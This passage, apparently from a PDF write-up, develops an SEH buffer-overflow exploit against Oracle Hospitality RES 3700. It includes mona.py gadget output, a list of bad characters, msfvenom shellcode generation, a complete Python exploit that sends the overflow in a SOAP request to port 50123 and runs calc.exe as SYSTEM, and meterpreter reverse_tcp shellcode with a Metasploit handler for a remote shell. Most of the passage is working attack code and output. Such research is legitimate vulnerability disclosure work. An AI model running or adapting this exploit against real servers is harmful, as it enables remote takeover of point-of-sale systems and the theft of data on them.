77AD3E13 Found ADD ESP,8 at 0x77ad3e13 - Access: (PAGE_READONLY)
77ADD31E Found ADD ESP,8 at 0x77add31e - Access: (PAGE_READONLY)
77ADD349 Found ADD ESP,8 at 0x77add349 - Access: (PAGE_READONLY)
77AE1A0D Found ADD ESP,8 at 0x77ae1a0d - Access: (PAGE_READONLY)
77AFDC65 Found ADD ESP,8 at 0x77afdc65 - Access: (PAGE_READONLY)
77B00932 Found ADD ESP,8 at 0x77b00932 - Access: (PAGE_READONLY)
77B02D3E Found ADD ESP,8 at 0x77b02d3e - Access: (PAGE_READONLY)
77B052CF Found ADD ESP,8 at 0x77b052cf - Access: (PAGE_READONLY)
77B05412 Found ADD ESP,8 at 0x77b05412 - Access: (PAGE_READONLY)
77B05810 Found ADD ESP,8 at 0x77b05810 - Access: (PAGE_READONLY)
77B059B3 Found ADD ESP,8 at 0x77b059b3 - Access: (PAGE_READONLY)
77B05A05 Found ADD ESP,8 at 0x77b05a05 - Access: (PAGE_READONLY)
77B07B10 Found ADD ESP,8 at 0x77b07b10 - Access: (PAGE_READONLY)
77B07FCA Found ADD ESP,8 at 0x77b07fca - Access: (PAGE_READONLY)
77B0BE5C Found ADD ESP,8 at 0x77b0be5c - Access: (PAGE_READONLY)
77B0C897 Found ADD ESP,8 at 0x77b0c897 - Access: (PAGE_READONLY)
77B0C95E Found ADD ESP,8 at 0x77b0c95e - Access: (PAGE_READONLY)
77B0C965 Found ADD ESP,8 at 0x77b0c965 - Access: (PAGE_READONLY)
77B13FCB Found ADD ESP,8 at 0x77b13fcb - Access: (PAGE_READONLY)
77B1717E Found ADD ESP,8 at 0x77b1717e - Access: (PAGE_READONLY)
77B17188 Found ADD ESP,8 at 0x77b17188 - Access: (PAGE_READONLY)
77B171D9 Found ADD ESP,8 at 0x77b171d9 - Access: (PAGE_READONLY)
77B458D3 Found ADD ESP,8 at 0x77b458d3 - Access: (PAGE_READONLY)
77B46A2C Found ADD ESP,8 at 0x77b46a2c - Access: (PAGE_READONLY)
77B47AFE Found ADD ESP,8 at 0x77b47afe - Access: (PAGE_READONLY)
0BADF000 Search complete
0BADF000 Found 34 address(es)
0BADF000 [+] This mona.py action took 0:00:01.997000
```

**!mona jseh**



So, we can see a range of addresses between 0x77a6948 to 0x77b9db67 (Note that this address might differ on your system and across different OSes and will differ after restarts due to ASLR)

We now click on the "M" icon to view the Memory Map or press on "Alt+M" and then scroll down and look for that range and double click it as below screenshot in the next page:

Memory map								
Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
77664000	00001000	NSI	.rsrc	resources	Imag	R	RWE	
77665000	00001000	NSI	.reloc	relocations	Imag	R	RWE	
77670000	00001000	KERNELBA		PE header	Imag	R	RWE	
77671000	00003F000	KERNELBA	.text	code,import	Imag	R E	RWE	
77680000	00002000	KERNELBA	.data	data	Imag	RW	RWE	
77682000	00001000	KERNELBA	.rsrc	resources	Imag	R	RWE	
77683000	00003000	KERNELBA	.reloc	relocations	Imag	R	RWE	
776C0000	00001000	kernel32		PE header	Imag	R	RWE	
776D0000	00001000	kernel32	.text	code,import	Imag	R E	RWE	
777A0000	00002000	kernel32	.data	data	Imag	RW	RWE	
777B0000	00001000	kernel32	.rsrc	resources	Imag	R	RWE	
777C0000	0000B000	kernel32	.reloc	relocations	Imag	R	RWE	
77800000	00001000	CLBCatQ		PE header	Imag	R	RWE	
77801000	00007000	CLBCatQ	.text	code,import	Imag	R E	RWE	
77878000	00004000	CLBCatQ	.data	data	Imag	RW	RWE	
7787C000	00002000	CLBCatQ	.rsrc	resources	Imag	R	RWE	
7787E000	00005000	CLBCatQ	.reloc	relocations	Imag	R	RWE	
77AB0000	001A9000				Imag	R	RWE	
77AB0000	00001000	PSAPI		PE header	Imag	R	RWE	
77C61000	00001000	PSAPI	.text	code,import	Imag	R E	RWE	
77C62000	00001000	PSAPI	.data	data	Imag	RW	RWE	
77C63000	00001000	PSAPI	.rsrc	resources	Imag	R	RWE	
77C64000	00001000	PSAPI	.reloc	relocations	Imag	R	RWE	
77C90000	00001000	ntdll		PE header	Imag	R	RWE	
77CA0000	00001000	ntdll	.text	code,export	Imag	R E	RWE	
77D80000	00001000	ntdll	RT		Imag	R E	RWE	
77D90000	00009000	ntdll	.data	data	Imag	RW	RWE	
77DA0000	00005700	ntdll	.rsrc	resources	Imag	R	RWE	
77E00000	00005000	ntdll	.reloc	relocations	Imag	R	RWE	
7EF89000	00002000				Priv	RW	RW	
7EF8B000	00001000			data block	Priv	RW	RW	
7EF8C000	00002000			data block	Priv	RW	RW	
7EF8E000	00001000			data block	Priv	RW	RW	
7EF8F000	00002000			data block	Priv	RW	RW	
7EF91000	00001000			data block	Priv	RW	RW	
7EF95000	00002000			data block	Priv	RW	RW	
7EF97000	00001000			data block	Priv	RW	RW	
7EF98000	00002000			data block	Priv	RW	RW	
7EF9A000	00001000			data block	Priv	RW	RW	

This address range  
double click

Once you double click this, a "Dump" window will open, right-click and click on "Disassemble":

The screenshot shows a 'Dump' window titled 'Dump - 77AB0000..77C58FFF'. The window displays a memory dump with columns for address, hex, and ASCII. A right-click context menu is open over the dump, with the following options: Backup, Search for, Go to address Ctrl+G, Hex (checked), Text, Short, Long, Float, Disassemble (highlighted), Special, and Appearance. The dump shows various memory addresses and their corresponding hex and ASCII values.

Now we must look for a pattern here that has POP POP RETN and then take a note of that address, and important note here is to pick an address that does not contain a bad character.


As per my tests, so far, I've discovered 19 bad characters, which are mentioned below on the next page: (NOTE: Some chars are bad only in some combinations such as \x77 which we will be using even though at some combinations it's bad)

\x00
\x71
\x75
\x76
\x92
\x83
\x94
\x84
\x95
\x9e
\x87
\x86
\x89
\x91
\x9f
\x9c
\x99
\x77

So, after searching we found this patten at address: 0x77AB131D (doesn't have bad chars/combinations):

So, the SEH full exploit/payload buffer should look like below:

SEH Exploit Buffer





I will not be explaining how do SEH based exploits work and for that you can refer to a lot of examples online.


#### 4-Create calc.exe shellcode and remotely execute

By now with the details above we can construct our exploit and payload, we will be writing an exploit to launch calc.exe (windows calculator) on the remote server.

First let's go to the **Kali Linux** box and generate a calc.exe shellcode as below:

```
msfvenom -a x86 --platform windows -e x86/alpha_upper -p windows/exec cmd=calc.exe  
EXITFUNC=seh -b
```

```
"\x00\x71\x75\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f python
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -a x86 --platform windows -e x86/alpha_upper  
-p windows/exec cmd=calc.exe EXITFUNC=seh -b "\x00\x71\x75\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f python  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_upper  
x86/alpha_upper succeeded with size 455 (iteration=0)  
x86/alpha_upper chosen with final size 455  
Payload size: 455 bytes  
Final size of python file: 2180 bytes  
buf = ""  
buf += "\x54\x5b\xd9\xeb\xd9\x73\xf4\x5f\x57\x59\x49\x49\x49"  
buf += "\x49\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33"  
buf += "\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41"  
buf += "\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41"  
buf += "\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a"  
buf += "\x4a\x49\x4b\x4c\x4b\x58\x4c\x42\x35\x50\x55\x50\x53"  
buf += "\x30\x55\x30\x4c\x49\x4d\x35\x46\x51\x59\x50\x55\x34"  
buf += "\x4c\x4b\x56\x30\x36\x50\x4c\x4b\x50\x52\x54\x4c\x4c"  
buf += "\x4b\x36\x32\x54\x54\x4c\x4b\x33\x42\x37\x58\x34\x4f"  
buf += "\x58\x37\x31\x5a\x57\x56\x56\x51\x4b\x4f\x4e\x4c\x57"  
buf += "\x4c\x53\x51\x43\x4c\x53\x32\x46\x4c\x57\x50\x59\x51"  
buf += "\x58\x4f\x34\x4d\x33\x31\x59\x57\x4a\x42\x4c\x32\x56"  
buf += "\x32\x50\x57\x4c\x4b\x51\x42\x52\x30\x4c\x4b\x31\x5a"  
buf += "\x37\x4c\x4c\x4b\x30\x4c\x44\x51\x52\x58\x4d\x33\x30"  
buf += "\x48\x33\x31\x38\x51\x30\x51\x4c\x4b\x56\x39\x37\x50"  
buf += "\x55\x51\x39\x43\x4c\x4b\x47\x39\x54\x58\x4a\x43\x36"  
buf += "\x5a\x37\x39\x4c\x4b\x46\x54\x4c\x4b\x35\x51\x58\x56"  
buf += "\x50\x31\x4b\x4f\x4e\x4c\x39\x51\x58\x4f\x54\x4d\x35"
```

We copy that shellcode and paste it into our python exploit script that we will name: **calc-exploit.py**

By now we have an address with the sequence POP, POP, RETN and a shellcode and the overwrite offset and we will overwrite the Pointer to Next SEH record with a 6-byte JMP with two NOP instructions.



So, here's how the **calc-exploit.py** python exploit script looks like:

```
#!/usr/bin/env python
#Author: Walid Faour
#Date: Aug. 28, 2019
#Oracle Hospitality RES 3700 Calc Exploit

import requests

print
print
print '-----'
print 'Oracle Hospitality RES 3700 - Calc Exploit'
print '-----'
print

IP = raw_input("Enter IP address of the server: ")
URL = "http://" + IP + ":50123"

#Bad characters:
#\x00 #\x71 #\x75 #\x76 #\x92 #\x83 #\x94 #\x84 #\x95 #\x9e #\x87 #\x8e
#\x86 #\x89 #\x91 #\x9f #\x9c #\x99

junk1 = "A" * 35
nseh = "\xEB\x06\x90\x90" #6 byte JMP (Pointer to Next SEH record)
seh = "\x1D\x13\xAB\x77" #POP POP RETN (SE Handler - Address is 0x7740131E)
junk2 = "B" * 2706 #Needed to overwrite Next SEH and SE Handler.

#calc.exe
#msfvenom -a x86 --platform windows -e x86/alpha_upper -p windows/exec
cmd=calc.exe EXITFUNC=seh -b
"\x00\x71\x75\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f
python
#shellcode size = 193 bytes / characters
shellcode = (" \x54\x5b\xd9\xeb\xd9\x73\xf4\x5f\x57\x59\x49\x49\x49"
"\x49\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33"
"\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41"
"\x30\x30\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41"
"\x42\x32\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a"
"\x4a\x49\x4b\x4c\x4b\x58\x4c\x42\x35\x50\x55\x50\x53"
"\x30\x55\x30\x4c\x49\x4d\x35\x46\x51\x59\x50\x55\x34"
"\x4c\x4b\x56\x30\x36\x50\x4c\x4b\x50\x52\x54\x4c\x4c"
"\x4b\x36\x32\x54\x54\x4c\x4b\x33\x42\x37\x58\x34\x4f"
"\x58\x37\x31\x5a\x57\x56\x56\x51\x4b\x4f\x4e\x4c\x57"
"\x4c\x53\x51\x43\x4c\x53\x32\x46\x4c\x57\x50\x59\x51"
"\x58\x4f\x34\x4d\x33\x31\x59\x57\x4a\x42\x4c\x32\x56"
"\x32\x50\x57\x4c\x4b\x51\x42\x52\x30\x4c\x4b\x31\x5a"
"\x37\x4c\x4c\x4b\x30\x4c\x44\x51\x52\x58\x4d\x33\x30"
"\x48\x33\x31\x38\x51\x30\x51\x4c\x4b\x56\x39\x37\x50"
"\x55\x51\x39\x43\x4c\x4b\x47\x39\x54\x58\x4a\x43\x36"
"\x5a\x37\x39\x4c\x4b\x46\x54\x4c\x4b\x35\x51\x58\x56"
"\x50\x31\x4b\x4f\x4e\x4c\x39\x51\x58\x4f\x54\x4d\x35"
"\x51\x59\x57\x57\x48\x4b\x50\x52\x55\x5a\x56\x53\x33"
"\x53\x4d\x5a\x58\x57\x4b\x43\x4d\x51\x34\x53\x45\x5a"
"\x44\x30\x58\x4c\x4b\x36\x38\x36\x44\x53\x31\x4e\x33"
"\x33\x56\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x30\x58\x55"
"\x4c\x55\x51\x4e\x33\x4c\x4b\x53\x34\x4c\x4b\x43\x31"
"\x4e\x30\x4b\x39\x31\x54\x31\x34\x37\x54\x31\x4b\x51"
"\x4b\x53\x51\x56\x39\x30\x5a\x36\x31\x4b\x4f\x4d\x30"
"\x51\x4f\x31\x4f\x51\x4a\x4c\x4b\x42\x32\x4a\x4b\x4c"
"\x4d\x51\x4d\x53\x5a\x53\x31\x4c\x4d\x4b\x35\x48\x32"
"\x33\x30\x43\x30\x43\x30\x50\x50\x55\x38\x50\x31\x4c"
"\x4b\x32\x4f\x4d\x57\x4b\x4f\x59\x45\x4f\x4b\x4b\x4e"
"\x54\x4e\x36\x52\x4a\x4a\x43\x58\x4f\x56\x4d\x45\x4f"
"\x4d\x4d\x4d\x4b\x4f\x38\x55\x57\x4c\x35\x56\x53\x4c"
"\x54\x4a\x4b\x30\x4b\x4b\x4d\x30\x32\x55\x54\x45\x4f"
"\x4b\x50\x47\x35\x43\x44\x32\x42\x4f\x42\x4a\x43\x30"
"\x31\x43\x4b\x4f\x48\x55\x32\x43\x45\x31\x32\x4c\x32"
"\x43\x36\x4e\x43\x55\x52\x58\x52\x45\x55\x50\x41\x41")

exploit = junk1 + nseh + seh + shellcode + junk2

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
<SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
<MCRS-ENV:Service>' + exploit + '</MCRS-ENV:Service> \
<MCRS-ENV:Method>Reboot</MCRS-ENV:Method> \
<MCRS-ENV:SessionKey>Session</MCRS-ENV:SessionKey> \
<MCRS-ENV:InputParameters> \
</MCRS-ENV:InputParameters> \
</SOAP-ENV:Body> \
</SOAP-ENV:Envelope>'


headers = {
    "Content-Type" : "text/xml",
    "User-Agent" : "MDS POS Client",
    "Host" : IP + ":50123",
    "Content-Length" : str(len(body)),
    "Connection" : "Keep-Alive"
}

print 'Executing calc.exe on Oracle Hospitality RES 3700 at IP address ' + IP + '...'
try:
    send = requests.post(URL,data=body,headers=headers)
```

We will execute **calc-exploit.py** and then check on the **SERVER** after we open task manager if we have calc.exe running.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# python calc-exploit.py  
  
-----  
Oracle Hospitality RES 3700 - Calc Exploit  
-----  
  
Enter IP address of the server: 192.168.1.10  
Executing calc.exe on Oracle Hospitality RES 3700 at IP address 192.168.1.10...  
Calc.exe executed and remote service crashed.  
root@kali:~#
```

After running it, indeed we can see on the **SERVER** our calc.exe process running as SYSTEM.





## 5-Create reverse tcp shellcode and remotely execute

So now we simply generate a reverse\_tcp meterpreter shellcode with below command:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp
```

```
LHOST=192.168.1.2 LPORT=4444 EXITFUNC=seh -b
```

```
"\x00\x71\x75\x76\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f
```

```
python
```


We will copy/paste the generated shellcode to a file we call **rce-exploit.py**

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfvenom -a x86 --platform windows -e x86/alpha_upper -p windows/meterpreter/reverse_tcp LHOST=192.168.1.2 LPORT=4444 EXITFUNC=seh -b "\x00\x71\x75\x76\x92\x83\x94\x84\x95\x9e\x87\x8e\x86\x89\x91\x9f\x9c\x99" -f python  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_upper  
x86/alpha_upper succeeded with size 755 (iteration=0)  
x86/alpha_upper chosen with final size 755  
Payload size: 755 bytes  
Final size of python file: 3620 bytes  
buf = ""  
buf += "\xda\xc8\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43"  
buf += "\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56"  
buf += "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30"  
buf += "\x41\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32"  
buf += "\x42\x42\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49"  
buf += "\x4b\x4c\x4d\x38\x4d\x52\x53\x30\x43\x30\x45\x50\x35"  
buf += "\x30\x4d\x59\x5a\x45\x36\x51\x59\x50\x53\x54\x4c\x4b"  
buf += "\x46\x30\x36\x50\x4c\x4b\x50\x52\x34\x4c\x4c\x4b\x31"  
buf += "\x42\x32\x34\x4c\x4b\x44\x32\x47\x58\x54\x4f\x4f\x47"  
buf += "\x31\x5a\x56\x46\x36\x51\x4b\x4f\x4e\x4c\x47\x4c\x33"  
buf += "\x51\x43\x4c\x43\x32\x56\x4c\x37\x50\x4f\x31\x38\x4f"
```

We now launch Metasploit and run a multi/handler as below:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfconsole  
  
Metasploit v4.17.9-dev  
+ -- --[ 1806 exploits - 1027 auxiliary - 312 post ]  
+ -- --[ 539 payloads - 42 encoders - 10 nops ]  
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(multi/handler) >  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.1.2  
LHOST => 192.168.1.2  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit  
  
